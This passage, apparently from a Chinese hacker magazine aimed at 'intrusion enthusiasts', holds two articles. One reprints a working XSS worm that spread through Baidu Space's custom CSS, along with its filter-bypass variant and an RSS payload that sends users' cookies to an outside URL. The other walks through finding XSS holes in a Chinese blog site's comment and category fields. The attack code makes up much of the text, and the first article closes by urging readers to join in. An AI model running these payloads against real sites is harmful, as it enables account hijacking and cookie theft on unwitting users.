由此Ajax攻击可见一斑，然而这还仅仅是个开始。7月份百度开通了百度空间，虽然没有指明是应用Web2.0技术，但从Web2.0象征的测试版(beta)和页面模版架构等，可以看出它事实上已经应用了Ajax技术。而在空间开通不到半个月，相应的攻击方式又产生了，这个攻击应该又算是一个蠕虫吧。它利用百度提交的自定义CSS(Cascading Stylesheet，层叠样式表单)中对插入的Javascript过滤不严格，而使攻击者可以写入恶意代码进行了XSS(Cross Site Scripting)跨站，从而使浏览该空间的百度通行证用户在不知觉的情况下将该站点加入自己的友情链接中。其最原始的代码标本如下：

```
#header{height:89px;background:url("javascript:document.body.onload = function()
{
//— — 在CSS的样式标签中插入Javascript代码
var req = null;
if(window.XMLHttpRequest) req = new XMLHttpRequest();
//— — 这句懂Ajax的都知道，是它的核心XMLHttpRequest，而下面当然是必不可少的判断是否为IE的语句了。
else if(window.ActiveXObject)
{
var msxml = new Array('MSXML2.XMLHTTP.5.0', 'MSXML2.XMLHTTP.4.0', 'MSXML2.XMLHTTP.3.0', 'MSXML2.XMLHTTP', 'Microsoft.XMLHTTP');
for(var i=0;i<msxml.length;i++){try{req = new ActiveXObject(msxml[i]); break;}catch(e){}}
try{req.overrideMimeType('text/xml')}catch(e){}
}
req.open('get','.',false);
req.send();
var s=req.responseText;
p=s.indexOf('passport.baidu.com/?logout');
if(p>0)
{
p=s.indexOf('<strong>');
if(p>0)
{
p=s.indexOf('/',p);
p2=s.indexOf(String.fromCharCode(34),p);
var user=s.substring(p+1,p2);
var name='Here is a bad site';
var link='目标网址';
var desc='This link was added by an XSS script';
var url='/'+user+'/commit';
var data='ct=6&cm=1&spRef='+escape('http://hi.baidu.com/'+user)+'%2Fmodify%2Fbuddylink%2F0&spBuddyName='+escape(name)+'&spBuddyURL='+escape(link)+'&spBuddyIntro='+escape(desc);
//— — 这句是整个蠕虫的执行语句，也是Ajax的数据异步调用语句。
req.open('post',url,false);
req.send(data);
alert('A friend link has been added to your space at http://hi.baidu.com/' +user);
}
}
}
```

```
    else{alert('You are not a logged Baidu user.');}
    //——由于是标本语句，所以这里有对是否登陆的判断，在实际攻击中当然不会有。
    }");
}
```

当时百度在第一时间内对此蠕虫作出了反映——过滤提交表单中的Javascript，当然这也使正常用户无法再在blog中贴入Flash动画。但后来的变种使得境况变得更糟糕，因为有人发现百度仅仅是过滤了CSS文本中的譬如"Javascript"和"expression"这样的字符串。也就是说，如果把"Javascript"分成两行来写，就可以绕过百度的过滤，但同时又能被IE执行。而这时变种的蠕虫也随之产生，其造成的结果是在用户的CSS中加入如下代码

```
#header {</textarea><script>window.location.href='http://hi.baidu.com';</script>……
```

很简单的一句吧？这几乎把该蠕虫提升到了病毒性质，因为用户本身无法到达CSS修改页面来修复他的CSS代码。事实上直到写这篇文章时，百度空间尚没有对一些另类的插入恶意代码方式进行有效地过滤和封锁，如图2所示。




图2

如果认为他们所造成的影响都是局域的，那么我不得不带领大家来看一些影响比较广泛的最具有Web2.0性质的——RSS(Really Simple Syndication)攻击。这是我从Joris Evers的一篇名为"Blog feeds may carry security risk"了解到的，大体意思是说由于目前几乎所有的不管是在线的还是离线的RSS阅读器都没有有效地对搀杂在RSS中的脚本进行过滤，导致攻击者可以向RSS中写入恶意的Javascript代码，最终导致XSS跨站，获取用户信息或其他。包括著名的Bloglines、RSS Reader、RSS Owl、Feed Demon和Sharp Reader都在攻击范围之内。下面是去年Yahoo RSS XSS的代码，如图3所示。

```
<item>
<title>Steal My Cookie!</title>
<link>javascript:%20document.location='http://www.target.com/cookie.cgi?'%20+document.cookie;</link>
<!—获取用户在当前站点的cookies，并发送到http://www.target.com/cookie.cgi 进行记录-->
<description>Should Steal Your Cookie.</description>
<pubDate>Tue, 20 Sep 2005 23:55:18 EDT</pubDate>
```




图3

```
</item>
<item>
<title>Show My Cookie!</title>
<link>javascript:%20alert(document.cookie);</link>
<!—弹出用户cookies-->
<description>Should Steal Your Cookie.</description>
<pubDate>Tue, 20 Sep 2005 23:55:18 EDT</pubDate>
</item>
```

事实上，最早的Web 2.0攻击出现在去年的MySpace上，有人在MySpace交友网站上写了一段JavaScript蠕虫代码，利用Ajax方法让无数的用户在不知情的情况下把他加入了好友名单，同时在他们的个人简介最后自动加上了"samy is my hero"的字样。此蠕虫被称为世界上第一个"Web 2.0蠕虫"。而从上文的对email、CSS、RSS攻击进行的描述中，大家也可以看出目前对Web2.0的攻击利用亦是多方面的，但并不单单指跨站，网上有一篇《Hacking Ajax》的文章，其中有一句话被加了黑体，"By corrupting one of the dozens of data exchanges Ajax handles while loading a Web page, a hacker can take over control of the PC"，也就是说适当情况下，利用Ajax攻击并获得个人电脑管理权限亦是可能的。

由于目前系统对补丁的发布采取的都是时时更新功能，想通过溢出获得Shell已经很难了，除非是0day的系统漏洞 而SQL注入在网络也肆虐了几年，亦有了行之有效的防范方法 并且由于Python和Ruby语言的兴起，新的Web2.0服务正在产生并有取代现有Web结构趋势，譬如Plone。但不可改变的是，Web浏览器对xhtml和Javascript的解释，只要我们始终有改变Javascript的可能性，我们就永远有提升自己权限的可能……

那么对于日趋庞大的Web2.0大军，你是否有兴趣从中分一杯羹呢？



适合读者：入侵爱好者
前置知识：Javascript知识、Ajax技术

2007年网络攻击新潮
——Ajax Hacking

文/图 梦之光芒(Monyer)

适合读者：入侵爱好者
前置知识：无

再次挖掘中国博客网跨站漏洞

文/图 曾云好

中国博客网是目前国内一家比较大的博客提供站点，我自己的博客也是采用他们的。在很早之前我就发现了该网站的一个跨站漏洞，因为当时比较忙，没多少时间去测试另外的漏洞，所以给中国博客网的客服部发了一封邮件就了事了，之后我就把这件事给忘了。但是在浏览上期杂志的时候，突然发现有人写了这个漏洞，当时我非常的气愤，那个漏洞居然还没有补上，于是我决定再次测试其安全性。中国博客网提供几种博客服务，如情侣博客、个人博客、企业博客等等，因为本人使用的是个人博客，所以就用个人博客来作为测试对象。

挖掘

博客对每篇日志都提供了评论的功能，用户只要填上主页、留言、认证码就可以了，如果在没有登录的情况下，昵称是由访客加上一个六位随机数组成的一个名称，如图1 所示。虽然是由系统提供的昵称，但是却可以随便修改。在所有的输入框中输入<zyh>，如图2 所示，利用这个技巧可以很快确定是否存在跨站漏洞。至于中间的zyh，是我名字的开头的三个字母，可以随便修改。下面我们来看看返回客户端的代码




图 1




图 2

```
..............省略代码
    <a href='&lt;zyh&gt;' class='x-blue' target='_blank'>
<zyh>(访客)</a>
    </span>- 2006-11-11 9:44:32</td>
    <td width='60'>
    </td>
    <td width='60'></td>
    </tr>
    </tbody>
    </table>
    <TABLE width='98%' border='0' align='center'
cellPadding='0' cellSpacing='0' class='margin-top'
id='Table14'>
    <TBODY>
    <TR>
    <TD style='word-break:break-all'>
     &lt;zyh&gt
    </TD>
    </TR>
    .............省略代码
```

我们可以看到，在第二个zyh 中没有过滤"<"和">"，即昵称处没有过滤参数，这样我们就可以用来跨站了，如图3 和图4 所示。




图 3




图 4

日志还提供了一个类别分类功能，不同的文章可以划分到不同类别中。在后台中可以自己添加不同的类别，但是类别名处可以输入任何数据，如图5 所示。在添加类别后就会生成分类代码，如图6所示。下面就是在我输入<script>alert(类别管理跨站)</script>后的部分代码

```
<table width='100%' align=center>
 <tr>
  <td   align='left'>
    <a href=index.html>首页</a>
  </td>
 </tr>
```

```
<tr>
  <td align='left'>
    <a href=index.html?tp=<script>alert(类别管理跨站)
</script>>类别管理跨站</a>
  </td>
</tr>
<tr>
  <td align='left'>
    <a href=index.html?tp=<script>alert(hah)</script>>
jhj</a>
  </td>
</tr>
</table>
```




图5

